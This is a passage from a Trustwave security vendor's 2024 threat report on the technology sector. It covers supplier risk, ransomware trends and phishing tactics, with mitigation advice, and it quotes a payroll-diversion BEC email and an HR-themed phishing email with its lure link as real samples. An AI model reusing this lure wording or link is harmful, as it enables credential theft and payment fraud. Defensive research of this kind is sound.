

2024 Technology Threat Landscape

TRUSTWAVE THREAT INTELLIGENCE
BRIEFING AND MITIGATION STRATEGIES

Contents

Executive Summary 1

Emerging and Prominent Trends 4

 Third-Party Supplier Risk 5

 Speed vs. Security 6

 Rise of Ransomware 7

Dissecting the Attack Flow for the Technology Sector 9

 Attack Flow Overview 10

 Attack Flow Steps 10

 Initial Foothold: Phishing, Spam & Scams 12

 Initial Foothold: Logging in 27

 Initial Foothold: Vulnerability Exploitation 30

 Initial Foothold: Supply Chain 42

 Initial Payload 49

 Expansion / Pivoting 52

 Malware: Loaders, Infostealers and RATs 56

 Malware: Ransomware 61

 Exfiltration / Post Compromise/Impact 68

Key Takeaways and Recommendations 73

Appendix/Reference 79

 Threat Groups 80

 8BASE 80

 ALPHV / BlackCat 80

 Akira 80

 BlackBasta 81

 CLOP/CI0p 81

 LockBit 3.0 82

 Medusa 82

 Play 82

 STORMOUS 83



Executive Summary

The technology industry is synonymous with innovation, harboring a wealth of intellectual property and invaluable user data. Yet, amidst the promise of progress, lurks the menacing threat of cyberattacks.

These attacks can be devastating. Beyond disrupting core operations and causing financial losses, they can expose sensitive user data, intellectual property, and trade secrets. This not only damages a company's reputation but also erodes user trust, a critical component in today's tech-driven world.

Recent breaches illustrate the severity of the threat. In December 2022, a [cyberattack](#) on LastPass, a password management company, compromised the password vaults of millions of users. In October 2023, hackers [stole data](#) from US access and identity management giant Okta on its entire client base during a breach of its support systems.

There are a number of factors that make the technology industry especially vulnerable to cyberattacks, including:

- **Large Attack Surface:** The rapid digital transformation and technological progress within the technology sector have notably enlarged the attack surface for companies operating in this space. As the sector evolves, the proliferation of Software-as-a-Service (SaaS) providers, cloud infrastructure, and internet-connected systems and devices continues to grow. This growth often occurs at a rate that outstrips the deployment of adequate security measures, such as the inability to keep track of and remediate vulnerabilities, which not only exposes the company but also their clients.
- **Complex Supply Chains:** In most cases, technology companies are the third parties and possibly the root cause of most supply chain attacks. Additionally, certain technology sub-sectors like software companies and infrastructure providers have complex supply chains, making it difficult to ensure the security of all components and services.
- **High-Value Data:** Technology companies such as Telcos, SaaS providers, and hosting companies are prime targets for cyber threats due to their possession of large volumes of sensitive and valuable data. This high-value data is attractive to threat actors for financial gain, espionage, or other malicious motivations.
- **Communications Backbone:** Telcos and Internet Service Providers (ISPs) are prime targets for cyber threats due to their importance in providing access and connectivity services. This exposure significantly increases their risk of being targeted by Distributed Denial of Service (DDoS) and other forms of disruptive attacks by nation-state threat actors.
- **Technology Savvy and Mobile/Remote Workforces:** The shift towards mobile and remote workforces in the technology sector introduces unique challenges, notably the use of personal devices for work and insecure home networks. The nature of the workforce also tends to expose personnel to more specific technology-oriented phishing and social engineering attacks.

The technology industry is incredibly broad. Therefore, for this research, we focused on two key areas: technology infrastructure and software technology.

- Technology infrastructure includes Internet Service Providers (ISPs), telecommunications companies (telcos), and cloud services. These elements provide the foundation for the digital world, enabling communication and data storage.
- Software technology encompasses the development, creation, deployment, maintenance, and support of software applications. This includes everything from the operating systems that power our devices to the apps we use daily.

With hundreds of security researchers across the globe, the Trustwave SpiderLabs team puts its resources to task in looking into what leads to these breaches. We are uniquely positioned to do so, as we perform over 200,000 hours of penetration tests and uncover tens of thousands of vulnerabilities annually. We also have a dedicated email security team analyzing millions of phishing URLs validated daily, including 4,000 to 10,000 per day that are uniquely identified by Trustwave SpiderLabs. Our diverse coverage of infosec disciplines, including Continuous Threat Hunting, Forensics and Incident Response, Malware Reversal, and Database Security, gives us insight into identifying how these breaches occur as well as mitigations and controls that your organization can put in place to prevent these compromises.

We will begin by highlighting the significant trends currently affecting the industry: third-party supplier risk, innovation speed versus security, and the rise of ransomware. Subsequently, we will analyze the attack flow specific to the technology industry, offering insight on specific threat actors, actionable intelligence, and recommended mitigations for each stage to illustrate how organizations can proactively identify and prevent attacks to avoid lasting impact.

In this report, we will examine many of the most prevalent threat tactics and threat actors operating across technology and throughout the attack chain, including:

THREAT ACTORS

- | | |
|--------------------|--------------|
| ▪ LockBit 3.0 | ▪ 8BASE |
| ▪ CLOP/CI0p | ▪ Medusa |
| ▪ ALPHV / BlackCat | ▪ Mont4na |
| ▪ Play | ▪ STORMOUS |
| ▪ Akira | ▪ BlackBasta |

THREAT TACTICS

- | | |
|--|---|
| ▪ Phishing and Business Email Compromise (BEC) | ▪ Data Brokers and Access Brokers |
| ▪ AI-Driven Malicious Email Campaigns | ▪ Malware |
| ▪ Special Phishing Themes (IOT – Ring Phishing, Cryptocurrency Phishing) | ▪ Exploitable Vulnerabilities |
| ▪ Scam Campaigns | ▪ Misconfigured Applications and Services |
| | ▪ DDOS Attacks |
| | ▪ Third-Party Supplier Risk |

For additional information about the most prevalent threat actors, please go to the [Appendix](#).



Emerging and Prominent Trends

Third-Party Supplier Risk

The Threat

Supply chain attacks are on the rise, but instead of brute-forcing their way into major companies, attackers are targeting a weaker link: the trusted third-party vendors these companies rely on. This tactic is like a domino effect, where compromising one vendor can bring down a cascade of businesses.

These third-party vendors are attractive targets because they might have weaker cybersecurity defenses. Attackers can exploit these gaps to gain access to the data of the larger companies that use them. Unpatched vulnerabilities and lax data breach protocols leave these vendors wide open, posing a significant threat to the entire tech industry.

The recent surge in supply chain attacks and the high-profile breaches they've caused highlight the significant potential rewards for attackers. This trend underscores the need for stricter security measures across the entire technology supply chain.

What Trustwave SpiderLabs Is Seeing

What makes supply chain attacks especially risky in tech is that unlike other industries, many tech companies are both suppliers and consumers. Their products and services become building blocks for even larger systems, which can introduce security vulnerabilities. This gets even trickier because tech companies themselves often rely on numerous third-party technologies.

This interconnectedness is particularly worrisome for subsectors with complex supply chains, like software publishers and infrastructure providers. Recent attacks on Kaseya, MOVEit, SolarWinds, and 3CX show how a single compromised vendor can disrupt entire industries. In our later supply chain section, we analyze notable examples of supply chain attacks and root causes.

Mitigations to Reduce Risk

- Conduct security assessments before working with vendors and provide accurate security information if you're a vendor.
- Include strict security clauses in contracts, requiring regular audits, breach notifications, and data protection compliance.
- Regularly audit vendor security practices and conduct vulnerability assessments and penetration testing.
- Enforce access controls, change control, and security checks throughout development pipelines.
- Encrypt sensitive data at rest and in transit, implement least privilege access, and monitor access logs.
- Ensure both parties comply with relevant data privacy regulations based on location and data type.
- Provide regular training on cybersecurity hygiene to empower employees to defend against attacks.

Speed vs. Security

The Threat

The tech industry's relentless pursuit of innovation can sometimes come at the expense of security. The rush to market with new features, like Artificial Intelligence (AI), can lead to shortcuts, like integrating untested components. These components haven't been rigorously evaluated for vulnerabilities, leaving potential backdoors for attackers. Imagine a new car with a powerful engine, but faulty brakes. It might be fast, but it's also incredibly dangerous.

Strong security shouldn't be an afterthought. It needs to be integrated throughout the entire software development lifecycle. Patching vulnerabilities later is a much more difficult and expensive process, like trying to reinforce a house with a shaky foundation.

What Trustwave SpiderLabs Is Seeing

For example, SpiderLabs identified a case where an AI chatbot exposed sensitive data due to incomplete testing. This highlights a broader issue: AI is being integrated into software without thorough analysis of its security implications.

Strong security practices throughout the development lifecycle are crucial. Catching vulnerabilities during coding and testing is much easier than fixing them later. Patching a product built on insecure components is a major challenge, as shown by the continued use of outdated and vulnerable packages in software repositories like npm.

While AI offers tremendous potential, security concerns remain. Another example involves users exploiting a car dealership's AI chatbot to access irrelevant information. These "business logic flaws" are often undetectable by traditional security testing tools and require specialized testing approaches that consider the specific logic behind the AI component.

Mitigations to Reduce Risk

- Integrate security practices into every stage of the Software Development Lifecycle (SDLC), from initial design through coding, testing, deployment, and maintenance.
- Identify and assess potential security threats early in the development process.
- Train developers in secure coding practices to minimize vulnerabilities introduced during coding.
- Utilize automated tools to scan code for vulnerabilities throughout development.
- Conduct regular penetration testing to identify and exploit vulnerabilities before attackers do.

Rise of Ransomware

The Threat

Tech firms are prime targets for a particularly nasty breed of ransomware. This malware not only encrypts or locks data, demanding a ransom for access, but also actively tries to erase backups and shadow copies, hindering recovery efforts.

Modern ransomware gangs have upped the extortion game. They steal sensitive data before deploying the ransomware, then publicly expose it to pressure victims into paying. Even if the ransom isn't paid, these attackers hold onto the data, potentially selling it on the Dark Web. This "double extortion" tactic adds another layer of pressure on tech companies.

What Trustwave SpiderLabs Is Seeing

Ransomware attacks surged in the tech industry in 2023, with Trustwave tracking over 1,000 claims. LockBit 3.0, ALPHV, and CLOP (CLOP, CIOp) were among the top culprits, targeting a wide range of tech companies across North America, Europe, and Asia. These attacks spanned various sectors within tech, including telecommunications, software, cybersecurity, media and broadcasting, and IT services.




Figure 1: Top 10 ransomware groups in the technology sector

While activity fluctuated throughout the year, a significant spike occurred in June-July 2023, likely linked to the exploited MOVEit vulnerability (CVE-2023-34362). We'll go into more depth on these ransomware groups and their activity in a later section dedicated to ransomware.

Mitigations to Reduce Risk

- Combine host-based anti-malware with strong email security (filtering, user training) to block common attack vectors.
- Create and test an incident response plan for responding to ransomware attacks, including data backups for recovery.
- Enable and monitor logs on critical systems and networks to detect suspicious activity.
- Actively monitor underground sources to identify potential data leaks.
- Restrict user access to only the data they need to perform their jobs.
- Utilize multiple security tools and strategies from different vendors to create a multi-layered defense.



Dissecting the Attack Flow for the Technology Sector

Attack Flow Overview

While the specifics and details of every breach and compromise may vary, there is typically a specific attack flow that occurs from the initial security bypass to escalation, compromise, followed by persistent home on your network and exfiltration and/or destruction of valuable data. The following analysis presents an overview of the attack flow specific to the technology sector, incorporating insights from the Trustwave SpiderLabs team and offering actionable mitigations for organizations to implement.

At each stage of the attack flow, the recommended mitigations provide proactive guidance to minimize the potential risks of financial, reputational, regulatory, or physical impacts to a technology-oriented organization. The typical sequence of events unfolds as follows:



Attack Flow Steps



Initial Foothold

This is the step where the attacker successfully triggers a security bypass that will give them the ability to expand their access to suit their motives and goals. This initial foothold can take various forms, ranging from successful phishing attacks to vulnerability exploitation or even logging into public-facing systems using previously acquired credentials.

In this section, we will explore the most common methods through which attackers gain this initial foothold into a technology organization, like phishing, third-party suppliers, and exploitable vulnerabilities.



Initial Payload

Once the attackers have established a foothold on the network, they will proceed to download more sophisticated tools and malware.

In this section, we will specifically concentrate on real-world examples of the types of payloads that frequently target technology companies.



Expansion / Pivoting

The initial foothold typically involves a low-value workstation, such as a phishing victim's laptop, or a network appliance like a VPN endpoint.

In this section, we will showcase how once armed with the necessary tools, attackers can target higher-value accounts and systems, such as domain admins, root accounts, active directory systems, and database servers.



Malware

There are a variety of malware types with a myriad of uses, such as Remote Access Trojans (RATs), info stealers, ransomware, and many others.


In this section, we will focus on the types of malware pervasive in the technology sector.



Exfiltration / Post Compromise

In most cases, the primary motive behind compromises is data theft.

In this section, we will explore the types of data that are targeted and exfiltrated in technology sector compromises. Additionally, we will present real-world examples of technology-related data breaches to provide concrete illustrations.



Initial Foothold: Phishing, Spam & Scams

The Threat

Like many industries, phishing is the most exploited method for gaining an initial foothold in organizations in the technology sector. Instead of attempting to exploit vulnerabilities in the software or systems on the network, attackers target staff, contractors, or others who have access to systems within the organization that can be exploited, such as financial databases, customer databases, etc.

In a typical scenario, the attacker crafts a compelling email, skillfully persuading the recipient to engage in certain actions. This could include opening an attachment, clicking a link, or executing specific instructions.

Typical phishing goals:

- **Credential Theft:** An example of this would be an email that appears to be from the company's admin, containing a link. When the recipient clicks this link, they are prompted to enter their login details under the pretense of accessing important information or job opportunity details.
- **Malware Insertion:** This is often executed through embedding PowerShell scripts, JavaScript, or enabling Macros in a document.
- **Triggering Specific Actions:** This could involve convincing the recipient to provide confidential information or perform other actions under the guise of a necessary step for a certain request.

Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team is committed to monitoring various email-based threats, such as opportunistic phishing, spearphishing, spam-based malware, and scams. In the past year, our team has noted interesting developments in the tactics and delivery approaches used in email-based attacks within the technology sector. These advancements have played a role in sustaining the continuing significance and effectiveness of these types of attacks.

In the technology sector, the top three email attachment file types (Fig 2) commonly received by clients are HTML, Executables, and PDFs similar to other sectors. Around 60% of HTML attachments contain credential phishing pages or malware downloaders, while 25% are executables containing RATs concealed in archive containers. PDFs often disguise scams, with about 37% impersonating brands like Geek Squad, PayPal, and McAfee.




Fig 2: Top malicious attachment filetypes for the technology sector

Phishing campaigns targeting technology-related customers frequently abuse URL categories such as [InterPlanetary File System](#), [Google Services](#), [Cloudflare Services](#), [compromised WordPress sites](#), and free web/app hosting services, [leveraging trusted domains](#) to distribute malicious content or set up fake login pages. This vector is further exacerbated by making phishing infrastructure readily available to threat actors as highlighted in original Trustwave SpiderLabs research about the [Greatness Phishing Kit](#) and the [Tycoon Phishing-as-a-Service System](#).

In the technology sector, Trustwave researchers have observed several notable phishing campaign themes, including:

ARTIFICIAL INTELLIGENCE-DRIVEN BEC AND PHISHING CAMPAIGNS

2023 marked the breakout year for generative artificial intelligence (Gen AI), a form of artificial intelligence capable of generating new text, media, and source codes. With tools like ChatGPT, DALL-E, Synthesia, and others, Gen AI experienced explosive growth in both creative and malicious applications.

There's a growing concern over Gen AI's ability to craft sophisticated email attacks highlighted by the [emergence of WormGPT and FraudGPT](#) which are Large Language Models (LLMs) similar to ChatGPT, but lacking security constraints. For example, Trustwave SpiderLabs researchers have been observing the growing frequency of potentially AI-generated (BEC) emails (Fig 3) to our clients' inboxes such as these:




Fig 3: Example of a possible AI-generated BEC email

Our researchers tested this email against multiple AI text content detectors and tools (GPTZero, Copyleaks, ZeroGPT, Quillbot) to identify AI content (Fig 4) in the message. Below is the result from ZeroGPT:

I hope this email finds you well. I am writing to request your assistance in updating my payment details for payroll purposes. Due to recent changes, I would like to provide you with my updated banking details for direct deposit.

Here are the updated payment details:

Bank Name: [REDACTED]

Account Type: Checking

Routing number: [REDACTED]

Account number: [REDACTED]

Could you please guide me through the process and let me know what documentation or information you need from me to make the necessary changes? I would greatly appreciate it if you could also confirm when the updates will take effect.

Thanks a bunch!

Fig 4: Highlighted in yellow is ZeroGPT's prediction of what were the AI-generated text from the message body of the BEC email

Based on the result, almost the entire BEC message is most likely AI generated. In another example, this time from a Human Resources (HR)-themed phishing and malware spam campaign (Fig 5) targeting a technology company, our researchers tested if the phishing campaign was AI generated:

From: Human Resources <[REDACTED]@nthworld.com>
To: [REDACTED]
Subject: 2024 Employees and Organizational Code of Conduct- MANDATORY!!!
2/1/2024, 1:44 PM

Dear Team,

I am pleased to announce that the updated 2024 Employee Handbook/Guidelines are now available for review. This comprehensive document outlines our company's policies, procedures, and expectations for all employees. It is essential for everyone to familiarize themselves with the contents of the handbook to ensure a smooth and productive work environment.

Below is a copy of the employee handbook. To ensure that you have access to the latest version of the Employee Handbook and Guidelines, we have made it available on our company intranet.

[2024 Updated Employee Handbook/Guide](#)

Please take the time to review the updated policies and familiarize yourself with the changes. Should you have any questions or require further clarification, please do not hesitate to reach out to your immediate supervisor or the HR department.

Best regards,
Human Resources

DISCLAIMER: The information contained herein is of a general nature and is not intended to address the circumstances of any particular individual or entity. Tax or professional advice contained herein is not intended or written to be used, and cannot be used, for the purpose of (i) avoiding penalties under the Internal Revenue Code, or (ii) promoting, marketing, or recommending to another party any transaction or matter that is contained herein. Any advice provided shall not be deemed to be formal tax advice and no one should act on such information without appropriate professional advice after a thorough examination of the particular situation. Although we endeavor to provide accurate and timely information, there can be no guarantee that information is accurate as of the date it is received or that it will continue to be accurate in the future.

(i) <https://codeofconduct-mwhdm.formstack.com/forms/handbook>

Fig 5: An HR-themed phishing campaign suspected of being AI generated

As suspected, the results show that the text used for this phishing campaign is predominantly AI generated. Traditionally, tech-savvy personnel, especially those in the technology sector, have been more cognizant of the indicators for identifying phishing attempts such as grammatical errors and spelling mistakes. With the advent of AI-generated text, phishing emails have the potential to significantly enhance the effectiveness of phishing campaigns.



Fig 6: Analysis of the text of the HR phishing campaign shows the text being predominantly AI generated

Aside from AI-generated phishing text, our researchers also observed the increasing frequency of using AI services as lures. This is particularly important considering the tech savvy nature of the targets in the technology sector. One such example is this malicious email written in Dutch (Fig 7) that our team has recently observed:




Fig 7: Scam email written in Dutch using an AI service as a lure

Translation of the email (Fig 8) reveals that it is a scam that offers recipients the opportunity to make easy money through "Quantum AI," an alleged stock trading platform associated with Elon Musk. This scam extends beyond emails, as a [deep fake video of Musk](#) promoting the platform circulated on social media, falsely claiming high returns with minimal risk. These fabricated emails and videos attempt to trick individuals into investing in a financial scam.




Fig 8: Translated email enticing recipients to invest in "Quantum AI"

Lastly, our researchers also noted the increasing use of AI-Powered SaaS Marketing Platforms for sending unsolicited marketing emails. One example that our team has observed lately is Kalendar AI, a Software-as-a-Service (SaaS) platform that automates sales outreach on behalf of companies. Their AI technology can write personalized invitations (Fig 9) to prospective customers as seen in this example:




Fig 9: Sample of an unsolicited marketing email crafted through Kalendar AI

Though not necessarily malicious, this could easily progress from unsolicited marketing emails to full blown malicious email campaigns due to the ease in creating and distributing personalized email campaigns through AI-driven services such as these.

SOFTWARE DEVELOPMENT AND CODING PLATFORMS AS PHISHING URLS

In the technology sector, platforms like Codesandbox.io provide developers with a convenient way to create and collaborate on web projects in the cloud. However, our researchers have observed that these platforms are also targeted by threat actors who abuse them for malicious purposes. In the example below (Fig 10), we can see that threat actors utilize these services such as Code Sandbox to host phishing login pages or redirection scripts:




Fig 10: Phishing attack leveraging Code Sandbox URL

Additionally, platforms like Replit and GitHub, which provide collaborative coding environments, have also been leveraged by threat actors to conduct phishing attacks. Replit (Fig 12) offers an online IDE for coding projects, while GitHub (Fig 11) serves as a platform for version control and collaboration in software development. Our team has seen both platforms vulnerable to abuse by threat actors who host phishing login pages or redirection scripts in their environment.




Fig 11: Phishing attack leveraging Github URL

